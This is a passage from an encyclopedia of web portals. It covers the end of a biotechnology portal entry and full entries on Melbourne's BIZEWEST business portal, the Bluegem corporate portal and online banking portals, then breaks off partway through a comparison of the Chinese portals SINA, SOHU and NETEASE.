Mentioned above are only some of the possible links to the portals and Web sites of the numerous genomic and medical Web sites originating in almost every country. Eventually a good biotechnology portal will be a gateway to most of these Web sites. The portal should be linked to all the biotechnology *hotspots* in the world. The *hotspots* refer to biotechnology research centers and institutes involved in biotechnology research and development activities.

There are numerous other Web sites of private companies that should be liked to the biotechnology portal but they are too numerous to be mentioned here.

Agricultural and environmental aspects of biotechnology are also important components of a biotechnology portal. Other aspects are an executive search section for biotechnologists and links to online publications such as "nature," "science," "today's life science" etc., to name a few of the many academic journals in biotechnology. For a biotechnology portal to be viable, it needs to offer advertising space for a fee for companies wanting to market related products and knowledge sources.

KEY TERM

Bioinformatics: A new and exciting field, which developed due to the power of super computers enabling faster processing and storage of terabyte levels of data, using computer software tools in storing, organising, and computationally analysing biological information.

Biotechnology: It is the application of knowledge based on cellular and molecular processes of living organisms and its ability to act as molecular machines to make new proteins with the potential to become new drugs; to develop new industrial processes and new genetically modified high yielding crops. There is also a convergence of rapid advances in information technology with the rapidly growing knowledge of the cellular and molecular processes resulting in the new opportunities.

Biotechnology Portal: It is a gateway of a comprehensive source of information and knowledge to those interested in knowing about biotechnology and the benefits this industry is offering. It should be considered as the first point of reference for those seeking reliable, quality, and current information and knowledge about issues in biotechnology.

Chromosomes: The DNA molecule containing a cell's genome. These strands of DNA form the 23 pairs of chromosomes inside the cell nucleus with approximately 3 billion DNA sub units or chemical base pairs called nucleic acids, denoted by the letters A, T, G, and C. Each pair of nucleic acid is called a base pair. These are like rungs on a spiralling staircase.

Cloning: The term cloning is used by scientists to describe many different processes that involve making duplicates of biological material. In most cases, isolated genes or cells are duplicated for scientific study, and no new animal results (http://www.genome.gov/10004765)

DNA: Deoxyribonucleic acid (see Nucleic acids) is known as the molecule of life.

Drug Discovery: The process involved in discovering new drugs.

Embryonic Stem Cells: Primitive (undifferentiated) cells derived from a 5-day preimplantation embryo that have the potential to become a wide variety of specialized cell types (http://stemcells.nih.gov/info/glossary.asp)

Embryonic Stem Cell Line: Embryonic stem cells, which have been cultured under *in vitro* conditions that allow proliferation without differentiation for months to years (http://stemcells.nih.gov/info/glossary.asp)

Gene: A specific sequence of nucleotides in DNA (deoxyribonucleic acid) or RNA (Ribonucleic acid). There are 26,261 genes distributed along the 23 pairs of chromosomes in humans. Each gene contains a particular set of information coding for a particular protein in a cell.

Genome: The sum total of an organism's genetic material.

Nucleic Acids: There are approximately 3 billion DNA sub units or chemical base pairs, called nucleic acids in the human genome, denoted by the letters A, T, G, and C. Each pair of nucleic acid is called a base pair. These are like rungs on a spiralling staircase.

Pharmacogenomics: Field that uses information about an individual's genetic makeup to maximize the efficacy of treatments, while at the same time minimizing the unwanted side effects (Krane & Raymer, 2003).

RNA: Ribonucleic acid (see Nucleic acids).

Somatic Stem Cells: Non-embryonic stem cells that are not derived from gametes (egg or sperm cells) (http://stemcells.nih.gov/info/glossary.asp)

Stem Cells: Cells with the ability to divide for indefinite periods in culture and to give rise to specialized cells (http://stemcells.nih.gov/info/glossary.asp).

The BIZEWEST Portal

Alex Pliaskin
Victoria University, Australia

INTRODUCTION

In June 2000, the Western Region Economic Development Organisation (WREDO), a not-for-profit organisation sponsored by the six municipalities that make up the western region of Melbourne, received a state government grant for a project to set up a business-to-business portal. The project was to create a "horizontal portal"—BIZEWEST—that would enable small to medium enterprises (SMEs) in Melbourne's west to engage in an increased number of e-commerce transactions with each other. The western region of Melbourne contains around 20,000 businesses, and is regarded as the manufacturing, transport, and distribution hub of South-eastern Australia (Tatnall, Burgess, & Singh, 2004). Traditionally, this region had encompassed much of the industry in metropolitan Melbourne.

BACKGROUND

Australia is a federation of six states and two territories. The states are segmented into smaller regions, or communities of interest, to deliver base-level services to the people. These services include things like the administration of building standards, the policing of minor by-laws, the provision of garbage collection services, and ensuring the welfare of the aged. Much of the revenue of local government comes from the imposition of rates and charges on property owners within the municipality, but a significant part of the income comes in the form of grants from the other two levels of government. Local government is extremely vulnerable in that any administration can be dismissed by a state local government minister. Unlike the two upper levels of government, the parliament or council of local government is composed of politicians who are only part time and are not paid a salary. However, they are paid allowances to compensate them for expenses incurred whilst performing their duties (Pliaskin, 2004).

Research Design

A research project to investigate adoption of the portal (Tatnall & Burgess, 2002) consisted of several stages, beginning with interviews of the "business champions" and other important players identified by WREDO. The second stage involved returning to the businesses interviewed earlier and checking whether things are progressing as they thought they would, and whether they had made any changes to the way they did business resulting from their use of the portal. The final stage, which is the subject of this chapter, collected historical data about the portal's development, operation, and final demise.


DESIGNING THE PORTAL

BIZEWEST was a regional, inwardly focussed, horizontal business-to-business Web portal based in the western suburbs of Melbourne in Australia that was established in May 2001 and ceased operations in June 2003. It was charged with enabling small- to medium-sized businesses within that region to take advantage of e-commerce opportunities, and to facilitate trade between these entities. The portal was established with the assistance of a government grant and was built under the auspices WREDO, a body sponsored by the six municipal authorities within the area and some of the larger businesses operating there. Its role was to foster economic growth and investment in the region, and so the notion of establishing and operating such a Web portal sat with that body quite comfortably (Pliaskin, 2004).

The treasurer of the state of Victoria, John Brumby, announced the establishment of the Victorian E-Commerce Early Movers Scheme, or VEEM, in February 2000 (VEEM, 2000). This scheme offered grants to local government to help it to assist local businesses to adopt emerging technologies. WREDO formulated a proposal and sent it to the Victorian government on behalf of the six municipalities that sponsored it. The application was drawn up in a hurry and in the expectation that it would not be successful (Pliaskin, 2004). The submission included a number of initiatives that, in hindsight, should not have been there. Some of these included a provision for training secondary school information technology students in Web design, a provision for training business people in e-commerce use, and a provision for the establishment of a payment gateway to facilitate electronic payment for goods and services.

In June 2000 WREDO received a grant from the Victorian government to build the BIZEWEST portal. Together, with its own contribution, WREDO had Aus$345,000 to spend, and this seemed to be a large sum of money at the time.

Figure 1. BIZEWEST portal



BUILDING THE PORTAL

There were, however, problems with the design and the hosting of the portal right from the beginning. Tenderers for the project seemed to be more interested in telling WREDO what they should have rather than vice versa. The funds provided for the construction of the portal were subject to time constraints and ultimately, WREDO had to settle for a product that was not exactly what was wanted.

During the building phase of the Web site and immediately after this, there was much publicity surrounding the project. A number of business breakfasts were held where the topic was the BIZEWEST portal, with the keynote speakers talking on the potential benefits of such a facility. The keynote speakers were prominent people with strong associations with the west and with information technology. They created an atmosphere of enthusiasm and expectation for the portal. Things were looking promising and businesses in the region seemed to be embracing the concept.

WREDO also held several successful Web-a-thons at local shopping centres, where secondary school students helped local entrepreneurs to design pages for inclusion on the BIZEWEST site.


PORTAL OPERATIONS

The portal was launched in a blaze of publicity in May 2001, having been well received by the media and by the businesses in the area. The number of businesses in its catchment area grew quite rapidly and even beyond expectations. It was quite apparent, however, that many of the businesses that took advantage of it by posting pages on the site did not have a good grasp of its potential benefits, but only became players in the situation for reasons that were not entirely based on logic. Many entrepreneurs had an unshakeable belief in WREDO, and used this as the rationale behind their becoming involved with the portal project. Others had heard through third parties that it was a good idea and that there was a possibility that they might be left behind if they did not commit to the BIZEWEST portal. The small businesses in the area suffered from a lack of computing expertise, a common problem among such enterprises (Burgess, 2002; Tatnall, 2002).

Patronage of the portal was always extremely disappointing. Judging from the timing and on the sources of entries, it seemed that the "hits" on the site were mostly accidental. (Pliaskin, 2004; Pliaskin & Tatnall, 2005) Even those who elected to choose to display their wares on the portal were reluctant to use it to source goods and services for themselves. The budget for the site had long since been expended, and WREDO found that it did not have the funds to provide the training to users and prospective users that it had hoped that it would be able to do. The cost of hosting the portal site seemed to be incomprehensively high when compared to the costs associated with hosting the main WREDO Web site. There did not appear to be any rationale for this situation.

Up to this point, WREDO had been providing the site free of charge to those who were using it, but it had become apparent that this could not go on. When firms with pages on the site were asked to contribute to the cost of running it most elected not to do so, and this left WREDO with little option but to close the portal in June 2003 (WREDO staff, 2001). Much of the information from the BIZEWEST portal was transferred to the primary WREDO Web site, MelbWest.com.

Figure 2. BIZEWEST home page



au, and this new part of MelbWest became more like what had been envisaged for the portal in the first instance.

CONCLUSION

The construction and commission of BIZEWEST had been a brave move but, in that form, was doomed to failure (Tatnall & Pliaskin, 2005). Time had proven that it had been overambitious in its scope and that something a little more conservative would have been better. At the same time, a similar portal had been successfully built in Bendigo, a major rural city in central Victoria, also under the VEEM scheme. This had been a success. The Bendigo site had been treated as a prototype with only seven firms involved. At one stage, the possibility of sharing resources between the two projects had been mooted, but this had never come to fruition (Pliaskin, 2004).

Even though BIZEWEST had stumbled at the last hurdle, the project should not be considered a failure as it had enabled some positive outcomes for e-commerce in general and the western region of Melbourne in particular. Because of the existence of the portal, some secondary students from the western suburbs of Melbourne were trained to work in participating businesses using the latest e-business technologies. There was a growth in the use of emerging technologies by businesses, as evidenced by participation in the project rising from 25 registrations in May of 2001 to 180 by December 2001. A model was established for the development of regional Web portals for business-to-business electronic commerce. This model is capable of being replicated in other regions. An e-commerce toolkit for small- to medium-sized businesses was developed. In conjunction with the development of the portal, and because of its introduction, WREDO was able to compile a regional register of 11,000 local businesses. This register was incorporated into the BIZEWEST Web site in December of 2001.

WREDO was itself coming under heavy financial pressure, and in late 2004 its board of directors decided that it had come to the end of its useful life. The organization ceased operations early in 2005. The chief executive officer of WREDO subsequently took up a position with Victoria University, an institution based in the western suburbs of Melbourne, and performs a liaison role between it and local industry, helped, in a major way, by the information acquired during the BIZEWEST experience.

KEY TERMS

E-Business Technology: Technologies such as portals, broadband, and payment gateways that enable business to take place using the Internet.

Electronic Commerce (E-Commerce): Computers, communications technologies, and information systems used by people to improve the ways in which they do business.

Horizontal Industry Portals: Portals utilised by a broad base of users across a horizontal market.

Payment Gateway: The infrastructure (in the form of a Web page) designed to automate payment for goods and services via the Internet. It is often hosted by a bank.

Portal: A special Web site designed to act as a *gateway* to give access to other related sites

Small to Medium Enterprises (SMEs): Those businesses with 1-20 employees (small) and 21-50 employees (medium).

Vertical Industry Portals: Usually based around specific industries, they aim to aggregate information relevant to these groups of closely related industries to facilitate the exchange of goods and services in a particular market as part of a value chain.

The Bluegem Portal

Samantha Bax
Murdoch University, Australia

INTRODUCTION

"Portal technologies" in recent times have become a catchphrase within information technology circles. The concept of the "portal" (more commonly termed *Internet portal*), has initially been used to refer to Web sites, which presented the user with the ability to access rich content, resources, and services on the World Wide Web (Kakumanu & Mezzacca, 2005; Smith, 2004; White, 2000). As such, the Internet portal provides its users with a one-stop entry point to the resources of the World Wide Web.

The term "portal" originally derives from the Latin word *portale*, which is defined as "city gate" (Zhou, 2003, p. 120). Thus, similar to the *portale* providing access to the services and resources of a city, Internet portal technologies provide a point of access to information and services to the users of the Internet.

The concept of the Internet portal has since been applied within the business environment with an increasing number of organisations adopting this "gateway-to-the-world" approach (Wilder, Davis, & Dalton, 1999, p. 18). Corporate portals are implemented for the benefit of an organisation in order to integrate the data-based components of the business and to streamline employee access to organisational information (Millman, 1998).

This article examines the concept of the corporate portal and discusses their features and usage within organisations. Using the example of a portal in use within an organisation, this article will explore and illustrate the principles behind the corporate portal, and predict the future trends within organisational portal development. This article concludes with a call for future research within the field of portal technologies.

BACKGROUND

Corporate portals provide a single access-point to organisationally relevant data and documents (Aneja, Rowan, & Brooksby, 2000; Auditore, 2001; Watson & Fenner, 2000), combining data from disparate data stores and information systems (Raol, Koong, Lui, & Yu, 2002; Watson et al., 2000; Wilder et al., 1999), in order to facilitate the sharing, access, and distribution of this business information throughout the organisational environment (Aneja et al., 2000; Auditore, 2001; Shilakes & Tylman, 1998). This therefore, provides employees with a universal point of access to the organisation's knowledge base.

In this way, Corporate portals can be utilised in order to reduce inefficiencies within the workplace because of the need to use differing sets of data (and their related technologies) in order to complete a single work-task (Raol et al., 2002; Rose, 2003; Watson et al., 2000). By providing one point for employees to access all data at their fingertips, staff can quickly and easily locate required information, without the need to request aid (Kakumanu et al., 2005); thus, increasing the efficiency and effectiveness of the organisational workforce. As such, the corporate portal presents itself as a knowledge-aggregator, providing access to required organisational resources from one single and consolidated point.

The following section illustrates the corporate portal concept with the use of the Bluegem Portal. The Bluegem Portal will be utilised as an example to describe the features of a typical corporate portal, and to also acknowledge future trends within these portal technologies.

THE BLUEGEM PORTAL

Bluegem Software Solutions is a successful Western Australian software development company. Founded in 1996, Bluegem specialises in providing Web-enabled technical solutions including business applications, knowledge management, and learning systems. Bluegem is a relatively small organisation, however they too have recognised the benefits of easily and quickly disseminating business information and documents between all members of the organisation.

Bluegem began the development of their corporate portal in 2002 with the implementation of their company intranet. This organisational intranet has since grown to encompass features including document management functionalities, electronic team collaboration for development documentation, and universal access to organisational documents by all members of the software development team. The availability of search functionalities for the contents of the portal demonstrates that the Bluegem portal exhibits the most commonly cited functions of the corporate portal.

The features of a corporate portal are cited as including access to information, ability to collaborate and cooperate on document creation, content management, and search functionalities (Kakumanu et al., 2005; Kim, Chaudhury, &

Rao, 2002; Raol et al., 2002; Watson et al., 2000). Each of these features is consistent with the typically implemented information-oriented approach in the development of portals. These portals are concerned primarily with the accessibility of data, reduction of information overload, and related knowledge management procedures (Kim et al., 2002). These corporate portals subscribe to the information-aggregation rationale of organisational portals, whereby the emphasis is on the access of diverse information from a single centralised point.

In the case of Bluegem, their corporate portal allowed for company documents to be made more accessible by their employees. Developers could access and append design and development documents concurrently with their work-tasks. At the same time, other employees could access the same range of documents for their own work tasks. As such, Bluegem's workflow processes have become more streamlined as the relevant data and information have become more accessible to the people who need it most.

Since its inception, the corporate portal concept has begun to evolve toward a more tool- and activity-oriented approach, whereby the emphasis of the corporate portal is geared toward the work-task; whereby the portal technology supports the entire work-process by providing the user with the required data, as well as the tools and applications to complete their work entirely within the portal itself (Nielson, 2003, 2005). These tool- and activity-oriented portals utilise integrated applications in order to provide the tools required to complete the user's tasks. These integrated applications have been noted as a potential future aspect in the evolution of the portal. Corporate portals will now be tool- and activity-based, whereby the portal plays more than the role of a simple information aggregator but also allows the completion of business activities without leaving the corporate portal to do so (Aneja et al., 2000; Kakumanu et al., 2005; Raol et al., 2002; Shilakes et al., 1998; Smith, 2004; Wilder et al., 1999).

The Bluegem Portal provides an example of one such portal. As well as providing access to vital business information, the Bluegem Portal is also employed to support the day-to-day business activities of the organisation itself. Bluegem utilises a range of self-developed integrated and Web-enabled applications, which exist within the Bluegem Portal in order to complete these tasks. The greatest functionality of the Bluegem portal is provided by these applications. Utilising the portal, employees can manage clients and personal contacts, perform customer relations activities, and facilitate project scheduling and business monitoring activities. Each of these business applications is accessible by Bluegem's employees, providing them with valuable information in relation to their software development activities. Using the Bluegem Portal, project managers can enter and access client contact information, enter and access the details of a project, and then schedule and plan the new project in terms of cost, time, and the resources involved. Staff members can then utilise the portal to enter their daily timesheet records and to invoice clients for the work they have performed. Furthermore, the data collected in relation to each of the project activities can be used to monitor work-projects, ensuring that all tasks are performed on cost, and on time.

The Bluegem portal thus, provides employees with access to information, documents, and the ability to perform their business activities from anywhere, and at anytime. The Bluegem Portal has become a "virtual office" (Auditore, 2001) allowing for a single universal access point to the data, documents, and the daily business processes of the organisation, from any point on the globe. This virtual office allows Bluegem's employees to work from the office, from home, or from the office of one of Bluegem's clients. An employee can access the Bluegem portal and immediately locate company contacts, track the progress of development projects, and enter time sheeting and invoicing information into the system. Furthermore, development documentation as well as company documents are also available at their fingertips. As such, the Bluegem portal has since become a significant resource to Bluegem software solutions' business environment.

FUTURE TRENDS

The trend for organisations to adopt corporate portals is overwhelming. However, while the literature suggests that corporate portals should be used to deploy business applications (Aneja et al., 2000; Kakumanu et al., 2005; Raol et al., 2002; Shilakes et al., 1998; Smith, 2004; Wilder et al., 1999), there is very little literature describing the actual implementation of these functions within corporate portals.

However, there are predictions of a growing trend toward corporate portals becoming an access point for applications (Andrews et al., 2005; Plummer, Valdes, & Phifer, 2005; Smith, 2004), as well as for the data and documents, as they are utilized to provide access to currently. The integration of applications into corporate portals will become more prevalent in the near future (Pezzini, 2003; Reents & Schulte, 1998; Valdes & Phifer, 2003) as the concept of the corporate portal progresses from being of "pure information aggregator" to also becoming application coordinators (Nielson, 2005). Corporate portals are predicted to move from an information-oriented regime, to one which is more tool- and activity-oriented in approach. This change in the focus of the corporate portal is likely to further increase their popularity in the long term as organisational portals become more useful to all information workers.

The concept of a portal providing access to applications is not a new one, however, the research related to the implementation and development of these portal components is scarce. The benefits related to such functionalities are clear, however little literature has concerned itself with the operations and usage of such integrated applications within an organisational context. Future research should further explore the concept of the tool- and activity-oriented portal, particularly in relation to corporate portals. Research should also discuss the evolution of these portals as an extension to the traditional information-oriented implementations.

CONCLUSION

Now approaching its ninth year, the corporate portal has become widely adopted within organisations worldwide. The corporate portal is being heralded as "one of the most exiting and innovative technology solutions" (Auditore, 2001), offering access to information anywhere and at any time. Once described as the next generation of static organisational intranets (Aneja et al., 2000; Auditore, 2001; Watson et al., 2000; White, 2000), the corporate portal is beginning to evolve again. This new breed of portals promises to further streamline access to business processes and to provide enhanced application flexibility within these environments.

The concept of the corporate portal is evolving from a single access-point for organisational data, documents, and resources to support the work of employees, to one whereby the work of the employee is encapsulated within the portal itself. The user can access required information and documents, but can then utilize the integrated applications within this environment in order to manipulate the data and to perform relevant work tasks through the portal itself. We are quickly approaching a technological state whereby we will have truly virtual organisations, departments, and individual workspaces, which are universally accessible via the Internet from any point on the globe.

KEY TERMS

Corporate Portal: An Internet-based application, which provides a single and universal point of access to an organisation's data, documents, and applications.

Information-Oriented Portal: A portal, which provides a single point of access to data, documents, and information in order to support a user's work-tasks.

Intranet: A company Web site, which provides access to company documents and related organisational Web pages.

Internet Portal: A Web site, which presents users with the ability to access rich content, resources, and services on the World Wide Web (Kakumanu et al., 2005; Smith, 2004; White, 2000).

Portal: Synonymous with Internet Portal. See **Internet Portal**.

Portale: Medieval Latin word meaning "city gate," upon which the term "portal" was based (Zhou, 2003).

Tool and Activity-Oriented Portal: A portal, which provides a single point of access to data, documents, and information, but also provides the use of integrated tools and applications in order to support and allow a user to complete their work-tasks within the portal environment.

Business Challenges of Online Banking Portals

Achraf Ayadi
Institut National des Télécommunications, France

INTRODUCTION

During the last few years, the growing interest in the banking industry on the Internet has led to the development from simple banking Web sites into comprehensive online banking portals (OBP). These portals offer a great variety of services in addition to traditional bank products and thereby enable customers to obtain financial advice from a single source.

Very few contributions in the academic and business literature concerned OBP compared to other topics dealing with banking in general such as adoption factors and customer acceptance studies. This chapter could be a major contribution in this field by bridging the gap in the literature. It gives a comprehensive definition of OBP and analyses the diversity of competitive, technical and strategic challenges faced by banks on the Internet.

Background: Defining Online Banking Portals

Web portals are defined and analyzed differently in the literature. In their study on media concentration in Internet, Dewan, Freimer, Seidmann, and Zhang (2004) recognize portals by the highest number of their visitors comparatively to other Web sites. For example, Yahoo and Google are the two major Internet portals visited by 58% and 39% of all users, but also this disparity is increasing over time. These portals are gateways, providing value-added services continuously scanning the World Wide Web (WWW) to offer sorted and updated links to other more specific Web sites.

Smith (2004) recognizes the heterogeneous nature of Web portal definitions. He identifies 17 definitions of portals and classes of portals published between 1999 and 2000. This confusion is due to the fact that:

> *Many definitions focused on the application being provided or the intended markets, while several listed specific kind of applications a portal would be likely to provide. However, it is impractical to compare portal products on the basis of application suite or market, since a given market may support many configurations of features.* (Smith, 2004)

The conclusion here is that the definition of a Web portal must be tailored on the activity sector, as well as on the relative *business model* and the technical architecture used.


This perspective was analyzed by Saatcioglu, Stallaert, and Whinston (2001) in the case of financial portals. They propose a business model resembling an "AOL of the financial services industry" to interpose between customers (individuals, institutions, businesses and governments) and specialized financial partners (news, information, advisory services, index tracking, stock pricing, etc.). This model corresponds to an exclusively trading profile of customers. However, authors added banking services, insurance, mortgage and tax services to the global financial offer given to their customers (Saatcioglu et al., 2001). I do not agree with this classification because it does not take into account the difference between trading services and banking services, and that between individual and corporate customers' needs of online services. Figure 1 presents a general review of classic services offered by OBP.

OBPs are different from simple electronic banking Web sites. They offer a unique access point for a great variety of product and services. Bauer et al. (2005) define OBP in accordance with three major dimensions:

1. **Integration Dimension:** OBP includes all the stages of the financial transaction cycle (information provision, initiation, negotiation, execution, settlement, after sales support, etc.).
2. **Aggregation Dimension:** OBP gives the widest offer of product and services among settlement of strategic alliances. Acceding to a broader range of offerings at one single site, increases transaction efficiency and reduces opportunity costs.
3. **Personalization Dimension:** OBP gives to differentiated segments of customers the possibility to customize displayed commercial offers and Internet communication campaigns to their specific needs and profiles. This dimension enables the customer to the reduce time and cost of finding an adapted product or service.

Although the undeniable advantage presented by this recent definition, Bauer et al., (2005) does not take into account the technical, organizational, and risk management dimensions of OBP. White (2000) tried to underline these aspects in his analysis of enterprise information portals (EIP). He concentrates on back-office systems, heterogeneous databases management, structured access, customized interfaces, multi-level security, future-proof, etc., as factors of failure or success of EIP. This analysis reinforces the idea that the

Figure 1. Classic services offered by an OBP



value of Internet business models is linked to technology deployment levels and conditions.

CHALLENGES OF ONLINE BANKING PORTALS

The range of services offered by OBP is determined by many factors. These factors show the type of the bank's commitment in an Internet strategy and every type of OBP corresponds to a particular strategy, IS organization and risk levels (see Table 1). Naturally, the risk level increases in the case of a high commitment strategy (full relationship OBP) and decreases significantly in case of low commitment strategy (informational presence OBP). In addition, IS requirements in terms of technology and organizational capabilities vary considerably with the chosen type of OBP.

"Informational e-banking" is the first type of OBP for which a specific link must be established between the Web and the IS of the bank. In order to give the customer a minimum amount of information about his current transactions, core banking infrastructure has to be organized to fit in with data transfer. In many cases, IT integration is carried out to ensure compatibility and transferability of data between different systems (central banking and Web server). The difference in risk levels comparatively to "informational presence" is due to the risks of transferring data especially in an "open" area like Internet. Operational risk increases very quickly from "very low" to "medium" because the gap between these two types of OBP is the highest commitment in organizing and managing technology change. However, strategic risk do not increase given that account consultation is not considered as a competitive advantage or a high valuable service: it is a strategic necessity in almost all markets in developed and emerging countries.

Technology management becomes more and more important for the following types of OBP because internal organization decisions have to be made. For example, a "basic transactional" type is the first step of close collaboration between marketing and IT departments. From here, OBP implementation is considered more than an IT operation, it is also an important tool to increase brand image value and to establish customer loyalty. However, the competitive advantage of OBP is much more dependent on the organizational capability of the bank to call up organization synergies than the quality of technical infrastructure. This capability ensures

Table 1. Connecting type of OBP to IS requirements and risk management level

Type of OBP	Description & Level of Strategic Commitment	Information System Requirements		Risk Management		
		Technology	Organizational Capabilities	Reputational	Operationnal	Strategic
Informational Presence	Static Web site.	No specific requirements.	Webmaster.	Medium	Very low	Low
Informational E-Banking	No financial operations possible. Consult account data only.	Organizing infrastructure data transfer for Web consultation.	IT integration.	Medium	Medium	Low
Basic Transactional	Operations with financial effects (customer <=> bank).	Organizing infrastructure data exchange (security matters).	Creation of specific unit (Marketing+IT collaboration).	High	Very High	High
Advanced Transactional	Operations with financial effects and third party involvement (customer <=> bank <=> third party).	Organizing IS integration, standard compatibility and data security.	Enlarge e-banking unit. Independent from Marketing and IT control.	Very High	Highly sensitive	Very High
Full Relationship	Proactive customer relationship management techniques.	Organizing multi-channel infrastructure.	E-banking unit participation in multichannel strategy formulation.	Highly sensitive	Highly sensitive	Highly sensitive

flexibility and reactivity of OBP back-office management to changes in market competition or customer needs.

FUTURE TRENDS

Implementing OBP is not independent from other functions of the bank and must be integrated into its whole strategy. The rise of customer relationship management as one of the key techniques to harmonize customer knowledge among distribution channels should affect the way OBPs are implemented. In fact, the Internet is no more than a channel of distribution that could create more value if associated with coming information from other channels. To obtain a full relationship via the Internet, a bank must define a progressive multi-channel strategy and support the highest level of risk management. In addition, successive mergers and acquisitions waves in the financial industry will have a deep impact on the nature and the structure of OBPs offered products and services.

CONCLUSION

My recent research on *online banking* citations in multiple academic and professional databases show some confusing uses of many synonyms: *electronic banking*, *Internet banking*, *e-banking*, and *PC banking*.

In the academic literature, electronic banking is an umbrella concept that could be considered as the container of all other concepts. However, online banking is more often used by non peer-reviewed journals, magazines and newspapers as an umbrella concept.

In addition, e-banking is progressively disappearing from the literature and Internet banking is more often preferred because of its precision to speak about customer access to their accounts via Internet. PC banking is used generally to describe a direct connection between a customers PC and an internal server within the bank by means of electronic data interchange (EDI) or any other private network. In this case, special software is provided by the bank to the customer in order to establish the connection.

Every one of these concepts corresponds to a specific level of OBP development. The period preceding the Internet's rise is dominated by PC banking, especially for corporate customers. Before the Internet became popular, banks oriented their offer to the retail market with a special focus on browser-based technologies.

KEY TERMS

E-Banking: Is linked to e-business literature but, is progressively abandoned by the literature to use more precise concepts like "Internet banking."

Electronic Banking: Is the umbrella concept defining the distant access to a bank account by a customer. Some scholars created confusion by using this concept as a synonym of PC banking, e-banking, and Internet banking.

Internet Banking: Is the distant access to a bank account by an Internet-based browser.

Online Banking: Is the umbrella concept defining the distant access to a bank account by a customer especially for Internet-based access. In the academic literature, this concept is considered a synonym of Internet banking.

PC Banking: Define a direct connection between a customers PC and an internal server within the bank by means of electronic data interchange (EDI) or any other private network. In this case, special software is provided by the bank to the customer in order to establish the connection.

Business Module Differentiation

Zhu Bing
Beijing Jiaotong University, China

INTRODUCTION

SINA, SOHU, and NETEASE have been regarded as the most successful general Web portals in the Chinese market. However, they have quite different strategies in their business modules, which makes them quite different in terms of their revenue constitution. What are the major reasons and what will be the future direction for Chinese Web portals?

COMPARISON OF SINA, SOHU AND NETEASE

Orientation

Although there are some differences in terms of the orientation between these three leading Chinese Web portals, they are fundamentally quite similar.

SINA definitely wants to be an online media that focuses on the content of the news (information) whilst SOHU's new media painstakingly emphasizes the differences with SINA. Although Internet news was first advocated in China by SOHU, in 1998, but the first mover SOHU could not keep its seat in the following years. While most people are still debating on whether Web portals definitely need to broadcast news, SINA has successfully become the most successful Chinese media on the Web. On the other hand, SOHU persists with their multi-industry strategy, spending more on their SOHU Merchant and alumni association. After the acquisition of Chinaren, 17173, Focus Real Estate, Goodfeel, SOHU has extended its customer base and aimed to be a portal matrix.

Compared with SINA and SOHU, NETEASE has a unique module that attracts valuable user demographics: large proportion of young and educated users with demonstrated spending power. They have got the diversified revenue streams with the ability to cross-sell services to users across businesses

Content

The following figures show the major channels that have been listed on the corresponding Web sites www.sina.com.cn, www.sohu.com, and www.netease.com.cn

Around 70% of the content provided by the three Chinese Web portals is homogenous where the channels have the same orientation, managing module, and contents. The

